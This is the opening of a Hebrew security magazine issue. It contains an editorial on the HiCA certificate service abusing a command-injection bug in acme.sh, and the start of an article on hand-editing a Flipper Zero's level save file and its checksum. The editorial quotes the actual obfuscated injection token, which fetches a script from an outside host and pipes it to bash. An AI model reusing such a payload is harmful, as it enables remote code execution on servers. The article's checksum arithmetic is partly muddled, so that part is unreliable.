


Digital Whisper

גליון 152, יולי 2023

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	נוי פרל, a4ng, יונתן בר אור, עדי מליאנקר, יהונתן אלקבס ושליו שגן

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-152 של DigitalWhisper!

הנה ההגדרה של ויקיפדיה לביטוי "להשתין מהמקפצה":

"ביטוי ישראלי הבא לבטא מעשה פסול הנעשה בפומביות מופגנת, תוך שמבצעו אינו חש בושה על מעשיו או שהוא מתייחס בזלזול לדעת הציבור עליהם. האמירה מבוססת על כך שהכל יודעים שרבים מטילים שתן במי בריכת השחייה, מנהג פסול, שקשה למנוע אותו. בעוד הציבור הרחב מעדיף להתעלם ממעשה פסול זה שאין בידו לפעול כנגדו, אותו ציבור לא יעבור על כך בשתיקה אם פלוני יעשה מעשה זהה, השתנה במי הבריכה, מהמקפצה. משמעות אחרת לביטוי היא שבעוד ההשתנה במים היא מעשה נסתר שקשה לשים לב אליו, והמבצע אותו יודע שהוא פסול ומעדיף להסתירו, הרי ש"המשתין מהמקפצה" עושה את המעשה בבוטות, לעיני כל, תוך שהוא אינו חש בושה על מעשהו או מרגיש שהוא חסין להשלכותיו ולדעת הציבור עליו. השימוש בביטוי נועד להשוות בין מעשים פסולים אחרים, הנעשים בדרך כלל בצנעה, לבין מקרה שבו הם נעשים לאור היום."

זאת ככל הנראה הייתה ההגדרה הנכונה עד לתחילת החודש, אך כעת נראה שיש סיכוי שהסינים, שוב פעם, הצליחו להגדיר את הביטוי הזה מחדש. לפחות בכל הנוגע לתקיפות סייבר.

ב-8 לחודש, חוקר ומפתח בתחום ה-TLS/SSL בשם Matt Holt, זיהה כי שירות סיני בשם HiCA, שעד כה הציג את עצמו כ-CA מתנהג בצורה מעט חשודה. על פי הציוץ שהוא פרסם, הדבר שעורר בו חשד הוא שאותה CA סינית טענה שהיא תומכת רק בסקריפט ACME.sh כקליינט ליצירת בקשות לסרטיפיקטים (מדובר במימוש לקליינט של הפרוטוקול ACME של Let's Encrypt, מקביל ל-Certbot המוכר והאהוב, ב-ShellScript בלבד). מה שחשוד בטענה הזאת היא ש-ACME.sh לא משתמש בפרוטוקול אחר או מיישם פיצ'רים מיוחדים ששאר הקליינטים של ACME לא מממשים, ולכן אם החברה תומכת בו, לא אמורה להיות סיבה שהיא לא תתמוך גם בקליינטים נוספים.

ובכן, אז מסתבר שכן יש סיבה. כש-Matt Holt ניסה לגשת ל-Service שאחראי לענות לקליינט, הוא ניסה לוודא על פי ה-UserAgent שאכן מדובר בקליינט הנדרש, אך כש-Matt זייף את הבקשה הוא קיבל את json כתשובה מהשרת. בתשובה, הערך של Token שקיבל היה נראה כך:

```
Token: dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-
01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-
d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-
d;$cmd<<<Oi8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#
    KeyAuthorization: dd#acme.hi.cn/acme/v2/precheck-http/123456/654321#http-
01#/tmp/$(curl`IFS=^;cmd=base64^-d;$cmd<<<IA==`-sF`IFS=^;cmd=base64^-
d;$cmd<<<IA==`csr=@$csr`IFS=^;cmd=base64^-d;$cmd<<<IA==`https$(IFS=^;cmd=base64^-
d;$cmd<<<Oi8v)acme.hi.cn/acme/csr/http/123456/654321?o=$_w|bash)#.GfCBN3dYnfNB-
Hj1nBYek89o9ohtt9K59uacS13wigw
```

אמם, כן, אכן, נראה קצת חשוד.

התגובה הנ"ל בנויה באופן כזה שהיא מנצלת חולשת Command Injection בקליינט של AMCE.sh. יש כאן קצת אובפוסקציה ועוד כמה טריקים קטנים ומשחקי shell script. אך בסוף, כאשר הקוד הנ"ל מתפרסר ע"י אותו קליינט, הוא גורם לו למשוך סקריפט נוסף מהשרתים של HiCA שמועבר ב-pipe ישירות ל-Bash וכך מורץ על השרת שבסך הכל רצה לקבל תעודת TLS.

בשלב זה, הסקריפט שמורץ יכול להיות כל דבר, מפעולה שגרתית כחלק מהפעילות התקינה של השירות ש-HiCA נותנים, ועד סקריפט שמבצע את כל העולה על רוחה של ממשלת סין על השרת שלכם.

מבדיקה שחוקר נוסף בשם Mohit ביצע, זה הסקריפט שמורץ (או לפחות זה הסקריפט ש-HiCA החליטו להגיש לאחר ש-Matt התחיל בריחרוח שלו) ע"י HiCA. כמובן שאין לנו את לוגיקת צד השרת של HiCA, ולכן אי אפשר באמת לדעת האם מדובר בקצה קרחון מסריח או סתם ספקית CA תמימה שנחשדה סתם.

לדיון שנפתח ב-GitHub, הגיב בחור סיני בשם Bruce Lam, שטוען שהוא ה-Founder של חברת Quantumca (ספקית CA סינית). בתגובה שלו, הוא מודה שהם אכן מצאו את הבאג בקליינט ACME.sh, אכן לא דיווחו עליו, ואכן ניצלו אותו כדי להריץ קוד על השרתים דרך אותו הקליינט הפגיע, אך הם עשו זאת מפני:

"Validation process implemented a undisclosures bug, yes, we utilized. But our purpose is to makes the normal CA signing progress into acme.sh possible. We agree this is harmful to acme.sh community but we didn't inject any attacking codes since the first day of HiCA and to today. Mohlt's request signing analysis can proof this."

והניתוח של התגובה הזאת מעניין מאוד. כי מצד אחד הוא לא מנסה לשחק משחקים או לחמוק מההסברים, הוא מודה ומספר בדיוק מה הם עשו ולמה. זאת גישה שבדרך כלל דוברי אמת ינקטו. מצד שני, המשפט האחרון בתגובה שלו מאוד חשוד, הוא טוען שהמחקר ש-Mohit עשה מוכיח שהם תמימים, כי עובדה שהם לא הריצו עליו שום קוד זדוני. אבל הוא מתעלם לחלוטין מהעובדה שהייתה להם את האפשרות לעשות זאת עבור כל בעל אתר שהשתמש בשירות שלהם, וזה שהייתה להם את האופציה לעשות זאת ובמקרה הנ"ל הם לא עשו - לא מוכיח דבר. שזאת גישה ששקרנים, או לפחות כאלה שיש להם משהו להסתיר ינקטו. מצד שלישי, אם אנחנו חושדים שממשלת סין הוא הגורם מאחורי החברה הזאת והדרך הזו היא עוד דרך שלהם לאסוף Certificate-ים שיעזרו להם אח"כ לעקוב אחרי האזרחים במדינה, כנראה שפסיכולוגיה בשקל לא תהיה הדרך שבה נפצח את החידה הזאת.

במהלך הדיון גם התברר שבכלל לא מדובר בחברה שהיא CA אלא שירות שמקבל את בקשת ה-CSR מהלקוח ומעביר אותו הלאה אל חברת CA אמיתית. סוג של CA-In-The-Middle אם תרצו. זאת אולי גם הסיבה למה ה-Certificate של אתר החברה הונפק ע"י חברה אחרת...

האם מדובר בחולשה שנוצלה באמת כדי לשפר את השירות של אותה ספקית ואותו Bruce דובר אמת? האם מדובר כאן בעוד שיטה מבריקה של ממשלת סין להגדיל את רשת הריגול שלה באינטרנט? סבירות טובה מאוד שלעולם לא נדע. מה שכן, החבר'ה של ACME.sh הוציאו גרסא עם תיקון לבאג.

אה, כן, ואותו Bruce התנצל על האירוע וסגר את החברה שלו, לא לפני שהוא דאג להשאיר את ההודעה הבאה באתרה:

"Due to security incidents, HiCA stopped all business since June 6th, 2023. All issued certificates shall consider switch to other CAs service. Deeply sorry to all subscribers".

מעניין.

ושיהיה בהצלחה לכולנו!

ואתם כבר מכירים את הנוהל, שום סיכוי שנעבור אל התוכן הכל כך איכותי שנוצר החודש, במיוחד בשבילכם, מבלי להגיד תודה לכל אותם חוקרים וכותבים, שהשקיעו ממרצם ומזמנם כדי לייצר אותו. אז תודה לכל הכותבים! תודה ל**נוי פרל**, תודה ל-**a4ng**, תודה ל**יונתן בר אור**, תודה ל**עדי מליאנקר**, תודה ל**יהונתן אלקבס** ותודה ל**שליו שגן**

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	5
Hacking The Hacker's Tool	6
טכניקות להזרקת זיכרון ב-Windows	19
דייב מסוכן מאוד	60
Mimikatz Internals	73
על קוד מקור, בינארי ומה שביניהם	145
דברי סיכום	165

Hacking The Hacker's Tool

Patching Flipper Zero's Levels For Fun

מאת נוי פרל

הקדמה

לאחרונה - גם אני נחשפתי לצעצוע שנקרא "Flipper Zero". הפליפר הוא משדר-מקלט עבור פנטסטרים וחובבים, שמאפשר התממשקות עם דברים כמו פרוטוקולי רדיו, מערכות IoT, סנסורים ועוד. הוא פתוח לשינויים והתאמה אישית, כך שתוכלו להרחיב אותו בהרבה דרכים יצירתיות.


הפליפר מבוסס על Tamagotchi - מתחילים מרמה 1 וככל שעושים יותר פעולות עולים רמות. הפעולות שונות ומגוונות ויכולות להיות קריאת כרטיס NFC, קריאת סיגנל RF משלט ועוד.

הוא נראה ככה:

הדבר הראשון שהייתי חייבת לנסות זה למצוא דרך לעלות רמות מהר - בצורה לא הוגנת אך מעניינת...

התממשקות

לפליפר יש אפליקציית Desktop שנקראת qFlipper ומאפשרת לנו לעשות הרבה עם המכשיר - גיבוי, טעינה מגיבוי, צריבת Firmware, ביצוע Factory Reset, העלאת קבצים ועוד. ניתן למשוך את קבצי הגיבוי ע"י כפתור Backup בממשק ולטעון את הגיבוי ע"י כפתור Restore:



קבצי הגיבוי מועתקים למחשב שמחובר ל-Flipper ב-USB בתוך gzip archive:

```
→ ~/Documents/flipper/backups tar xvf Tutin-backup-20230602-193712.tgz
x int/
x int/.bt.settings
x int/.dolphin.state
x int/.notification.settings
x int/.bt.keys
x int/.desktop.settings
x int/.region_data
```

ספציפית, הקובץ *dolphin.state*. הוא הקובץ שהכי סביר שיכיל את השלב/*XP* של ה-Dolphin (ה-Dolphin זה האוואטר של Flippper שעולה רמות):

```
→ ~/Documents/flipper/backups/int xxd .dolphin.state
00000000: d001 cf00 0000 0000 000f 1414 0100 022e  ................
00000010: 0000 0000 3a00 0000 0000 0000 0000 0000  ....:...........
00000020: 113e 7a64 0000 0000 0a                   .>zd.....
```

נתחיל לצלול לתוך הקוד של ה-Firmware כדי להבין מה הולך שם ואיך לעלות רמות בצורה "הגונה".

צלילה לתוך הקוד

dolphin_state_filename.h - קובץ זה מכיל את השם של הקובץ השמור שראינו קודם:

```
#define DOLPHIN_STATE_FILE_NAME ".dolphin.state"
```

ובקובץ ***dolphin_state.c*** ניתן לראות שהנתיב עצמו מוגדר, לצד פרמטרים כמו: LEVEL2_THRESHOLD , DOLPHIN_STATE_HEADER_MAGIC ו-DOLPHIN_STATE_HEADER_VERSION:

```
#define DOLPHIN_STATE_PATH INT_PATH(DOLPHIN_STATE_FILE_NAME)
#define DOLPHIN_STATE_HEADER_MAGIC 0xD0
#define DOLPHIN_STATE_HEADER_VERSION 0x01
#define LEVEL2_THRESHOLD 300
#define LEVEL3_THRESHOLD 1800
#define BUTTHURT_MAX 14
#define BUTTHURT_MIN 0
```

אם נעקוב אחרי הרפרנסים ל-***DOLPHIN_STATE_PATH*** נוכל לראות פונקציה שאחראית לשמור את ה-***struct*** שראינו מקודם - ***dolphin_state_save*** שקוראת ל-***saved_struct_save*** ונראה שמעבירה את הגודל של ה-***struct***, הנתיב (***path***), המידע עצמו (***data***) ופרמטרים נוספים שימושיים:

```
bool dolphin_state_save(DolphinState* dolphin_state) {
    if(!dolphin_state->dirty) {
        return true;
    }
  bool result = saved_struct_save(
          DOLPHIN_STATE_PATH,
          &dolphin_state->data,
          sizeof(DolphinStoreData),
          DOLPHIN_STATE_HEADER_MAGIC,
          DOLPHIN_STATE_HEADER_VERSION);
      if(result) {
          FURI_LOG_I(TAG, "State saved");
          dolphin_state->dirty = false;
      } else {
          FURI_LOG_E(TAG, "Failed to save state");
      }
      return result;
  }
```

נעבור להגדרה של הפונקציה saved_struct_save כדי לראות מה הסוגים של ה-arguments שהיא מקבלת:

```
bool saved_struct_save(const char* path, void* data, size_t size, uint8_t magic, uint8_t version){
```

נראה שההגדרה תואמת את הפרמטרים שראינו קודם ואנחנו מתחילים להבין מה המידע שנשמר - למשל dolphin_state->data שחדש לנו. נמשיך ונקרא את ההגדרה של הפונקציה saved_struct_save עצמה. נוכל לראות אתחול של משתנה בוליאני:

```
bool result = true
```

ובמידה ויש ניסיון לטעון את ה-*state* ב-*saved_struct_load* - המשתנה *result* מוגדר *false* במידה וה-*header* אינו בגודל הנכון:

```
if(bytes_count != (sizeof(SavedStructHeader) + size)) {
            FURI_LOG_E(TAG, "Size mismatch of file \\"%s\\"", path);
            result = false;
        }
```

ישנן בדיקות נוספות - למשל וידוא ה-magic וה-version של ה-header של ה-state:

```
if(result && (header.magic != magic || header.version != version)) {
        FURI_LOG_E(
            TAG,
            "Magic(%d != %d) or Version(%d != %d) mismatch of file \\"%s\\"",
            header.magic,
            magic,
            header.version,
            version,
            path);
        result = false;
    }
```

וחישוב של ה-checksum. המשתנה size = size_t בארגומנט של הפונקציה (ראו הגדרה למעלה), והוא לבסוף sizeof(DolphinStoreData).

ה-checksum מחושב בצורה הזו:

```
if(result) {
        uint8_t checksum = 0;
        const uint8_t* source = (const uint8_t*)data_read;
        for(size_t i = 0; i < size; i++) {
            checksum += source[i];
        }
```

ה-checksum הינו סכום הבתים שיש ב-data_read, כאשר הערך ההתחלתי שלו הוא 0, כך שהערך הסופי של checksum הינו סכום כל הבתים של ה-state.

במידה וה-checksum שגוי - הפסדנו:

```
if(header.checksum != checksum) {
  FURI_LOG_E(TAG,"Checksum(%d!= %d) mismatch of file\\"%s\\"",header.checksum,checksum,path);
  result = false;
}
```

ולא נוכל לשחזר מהגיבוי כי result יהיה false:

```
if(result) {
        memcpy(data, data_read, size);
    }
```

זה מה שידוע לנו עד עכשיו:

- איך ה-checksum מחושב
- איך מוודאים את ה-state, איך הוא נשמר ונטען

מה שנשאר לנו לדעת:

- איפה ה-checksum נשמר בבינארי dolphin.state.
- איך ואיפה השלב וה-XP שמורים בבינארי dolphin.state. - כדי שנוכל לשנות אותם

בואו נתחיל.

בקובץ saved_struct.c נמצא ה-header של ה-state - שימו לב למיקום של ה-checksum ב-struct הבא:

```
typedef struct {
        uint8_t magic;
        uint8_t version;
        uint8_t checksum;
        uint8_t flags;
        uint32_t timestamp;
    } SavedStructHeader;
```

ה-checksum הוא בית אחד והוא נמצא שני בתים (16 ביט) אחרי האיבר הראשון ב-struct, כך:

```
00000000: d001 cf00 0000 0000 000f 1414 0100 022e  ................
00000010: 0000 0000 3a00 0000 0000 0000 0000 0000  ....:...........
00000020: 113e 7a64 0000 0000 0a                   .>zd.....
```

Magic
Version
Checksum

לכן, כאשר נשנה את הערכים של ה-state עצמו - נצטרך לזכור לחשב checksum תקין - אחרת השינוי שלנו לא יעבוד והרמה של ה-Dolphin תתאפס.

ניתן להתייחס ל-header של ה-state בצורה הזו:

magic (1 byte)	version (1 byte)	checksum (1 byte)	flags (1 byte)	timestamp (4 bytes)

[8 בתים סה"כ]

נצטרך לראות איך הרמות/XP מחושבים ושמורים ב-state. נחפש שוב את הערך שמוכר לנו כבר - DOLPHIN_STATE_FILE_NAME ונשים לב לדבר הבא:

```
#define LEVEL2_THRESHOLD 300
#define LEVEL3_THRESHOLD 1800
```

אוקיי, אז יש 3 רמות ויש רף מספרי (1800, 300) לכל רמה. אולי הרף זה בעצם XP? בואו נראה. בתחתית העמוד נשים לב לדבר הבא:

```
bool dolphin_state_is_levelup(uint32_t icounter) {
    return (icounter == LEVEL2_THRESHOLD) || (icounter == LEVEL3_THRESHOLD);
}

uint8_t dolphin_get_level(uint32_t icounter) {
    if(icounter <= LEVEL2_THRESHOLD) {
        return 1;
    } else if(icounter <= LEVEL3_THRESHOLD) {
        return 2;
    } else {
        return 3;
    }
}
```

נראה שיש משתנה בשם icounter שמחליט על הרמה הנוכחית של ה-Dolphin.

בפונקציה אחרת באותו קובץ ניתן לראות את הדבר הבא:


```
uint32_t dolphin_state_xp_to_levelup(uint32_t icounter) {
    uint32_t threshold = 0;
    if(icounter <= LEVEL2_THRESHOLD) {
        threshold = LEVEL2_THRESHOLD;
    } else if(icounter <= LEVEL3_THRESHOLD) {
        threshold = LEVEL3_THRESHOLD;
    } else {
        threshold = (uint32_t)-1;
    }
    return threshold - icounter;
}
```

מעולה. די ברור לנו עכשיו שה-icounter מכיל את ה-XP לרמה של ה-Dolphin וזה משתנה שמאוד מעניין אותנו. כעת, כשברור לנו איך ה-icounter מתנהג, בואו נראה איפה הוא נשמר בתוך ה-struct כדי שנוכל לשנות אותו ואת ה-checksum בהתאם!

נחפש את ה-icounter בקובץ ה-header של אותו קובץ, הנקרא dolphin_state.h:

```
typedef struct DolphinState DolphinState;
typedef struct {
    uint8_t icounter_daily_limit[DolphinAppMAX];
    uint8_t butthurt_daily_limit;
    uint32_t flags;
    uint32_t icounter;
    int32_t butthurt;
    uint64_t timestamp;
} DolphinStoreData;
```

אוקיי, זה נראה כמו ה-struct שאנחנו רוצים. יש לו מערך של 8 ביט בגודל DolphinAppMAX. כרגע אנחנו לא יודעים מה זה, אבל מצאנו כאן את ה-icounter ונוכל להתחיל לחשב offsets ולהבין איפה הוא בתוך הבינארי של ה-state. הנה התיאור הבינארי של ה- struct בזיכרון:



בואו ננסה להבין מה הגודל של המערך icounter_daily_limit כדי שנוכל למצוא את הבתים של icounter בזיכרון.

נראה ש-DolphinAppMAX הוא enum בקובץ dolphin_deed.c:

```
typedef enum {
    DolphinAppSubGhz,
    DolphinAppRfid,
    DolphinAppNfc,
    DolphinAppIr,
    DolphinAppIbutton,
    DolphinAppBadusb,
    DolphinAppPlugin,
    DolphinAppMAX,
} DolphinApp;
```

מאחר והערך של DolphinAppMax אינו מוגדר - הוא מקבל את הערך ברירת-המחדל לפי ה-index שלו - 7. ה-index של הערכים ב-enum מתחיל מ-0 בצורה הזו:

```
typedef enum {
    DolphinAppSubGhz, (val is 0)
    DolphinAppRfid, ( val is 1)
    DolphinAppNfc, ( val is 2)
    DolphinAppIr,  (val is 3)
    DolphinAppIbutton,  (val is 4)
    DolphinAppBadusb, (val is 5)
    DolphinAppPlugin, (val is 6)
    DolphinAppMAX,  (val is 7)     <-------- this!
} DolphinApp;
```

אם ככה - icounter_daily_limit זה בסה"כ מערך בגודל 7 בתים.

כעת, כשיש לנו את כל המספרים - נוכל לתאר את ה-body של ה-state בזיכרון כך:

```
+---------------------------------------+
|          DolphinStoreData             |
+---------------------------------------+
| icounter_daily_limit[7]               |
| (7 bytes)                             |
+---------------------------------------+
| butthurt_daily_limit                  |
| (1 byte)                              |
+---------------------------------------+
| flags                                 |
| (4 bytes)                             |
+---------------------------------------+
| icounter                              |
| (4 bytes)                             |
+---------------------------------------+
| butthurt                              |
| (4 bytes)                             |
+---------------------------------------+
| timestamp                             |
| (8 bytes)                             |
+---------------------------------------+
```

[28 בתים סה"כ]

ה-struct שנקרא DolphinStoreData הוא למעשה איבר של struct אחר שנקרא DolphinState בקובץ dolphin_state.h:


```
struct DolphinState {
    DolphinStoreData data;
    bool dirty;
};
```

שהוא למעשה ה-struct שמאלקצים ומשחררים מהזיכרון בפעולות שמירה וטעינה של backup של הקובץ הבינארי dolphin.state.:

```
void dolphin_state_free(DolphinState* dolphin_state);
bool dolphin_state_save(DolphinState* dolphin_state);
bool dolphin_state_load(DolphinState* dolphin_state);
DolphinState* dolphin_state_alloc();
```


חישוב הבתים וה-Offsets

אז עכשיו ידוע לנו איך ה-struct של DolphinState נראה בזיכרון:



והגודל של ה-struct הוא למעשה 29 בתים.

אפשר לייצג את ה-state כך - כאשר SavedStructHeader הוא ה-header עם magic ו-checksum ו-DolphinState הוא ה-body עם ה-icounter וה-butthurt:



כעת נוכל לחשב את ה-*offsets* של הבתים בקובץ האהוב עלינו - *dolphin.state*.:

checksum offset: magic (1) + version (1) = 1+1 = 2

icounter offset: magic(1) + version(1) + checksum(1) + flags(1) + timestamp(4) + icounter_daily_limit (7) + butthurt_daily_limit (1) + flags(4) = 1+1+1+1+4+7+1+4= 20

כעת נחזור לקובץ האהוב עלינו:

```
00000000: d001 cf00 0000 0000 000f 1414 0100 022e  ................
00000010: 0000 0000 3a00 0000 0000 0000 0000 0000  ....:...........
00000020: 113e 7a64 0000 0000 0a                   .>zd.....
```

ועכשיו נוכל לסמן את הבתים לפי ה-*offsets* שחישבנו בכל אחד מה-*structs*:

```
00000000: d001 cf00 0000 0000 000f 1414 0100 022e  ................
00000010: 0000 0000 3a00 0000 0000 0000 0000 0000  ....:...........
00000020: 113e 7a64 0000 0000 0a                   .>zd.....
magic version checksum flags timestamp icounter_limit[7] butthurt_limit
flags icounter
```

אלו הערכים שיש לנו כרגע:

- **checksum** : 0xcf (בדצימלי 207)
- **icounter**: 0x3a (בדצימלי 58)

נרצה להגדיל את ה-*icounter* (וכמובן גם את ה-*checksum*), כרגע נהיה צנועים ונחליט שאנחנו נגדיל את הערכים ב-200:

- **Temp checksum**: 0x197 (בדצימלי 407)
- **new icounter**: 0x102 (בדצימלי 258)

שימו לב שהערך של *checksum* הוא *temp* וזו הסיבה: המשתנה checksum הוא באורך בית אחד בלבד (8 ביט):

```
uint8_t checksum
```

והערך המקסימלי שהוא יכול להחזיק הוא 0xff - שזה 255 בדצימלי. אבל - יש לנו כאן את הערך החדש של *checksum* שאמור להיות 0x197 שהוא 407 בדצימלי ואמור איכשהו להיות מיוצג ע"י בית אחד של *checksum*, והערך הזה הוא גדול יותר מ-255.

יש כאן בעיה.

לכן אנחנו נשתמש במודולו של 256 הערך החדש ונוסיף את כמות הפעמים ש-256 נכנס בערך הגדול, המקורי.

במילים אחרות, הערך החדש יהיה 407%256 + שארית (שארית מהחלוקה של 407 ב-256)

נחשב את הערך החדש של checksum:

```
temp checksum = 407 בדצימלי
remainder = temp checksum / 256 = 407 / 256 = 1
result = temp checksum % 256 + remainder = 407 % 256 + 1 = 151
```

- **new checksum**: 0x98 (151 בדצימלי)
- **new icounter**: 0x102 (258 בדצימלי)

אין לנו את אותו עניין עם *icounter* כי הוא *uint32_t*, אז הערך המירבי שהוא יכול להכיל הוא *0xffffffff* שזה 2^32 (4294967295 בדצימלי, די הרבה).

לאחר שחישבנו את הערכים החדשים של *icounter* ו-*checksum* נוכל לערוך את הקובץ *dolphin.state*. ידנית. התעצלתי כאן אז השתמשתי בטריק מגניב לערוך קובץ בינארי:

- פותחים את הקובץ ב-vim
- מקלידים: xxd:%! בשביל להפוך את הדאטה ל-*hexdump*
- עורכים את הבתים שרצינו
- מריצים xxd -r%! כדי להפוך את ה-*hexdump* בחזרה לבינארי
- שומרים את הקובץ


אז כעת הקובץ *dolphin.state*. שלנו נראה כך:

```
00000000: d001 9800 0000 0000 000f 1414 0100 022e  ................
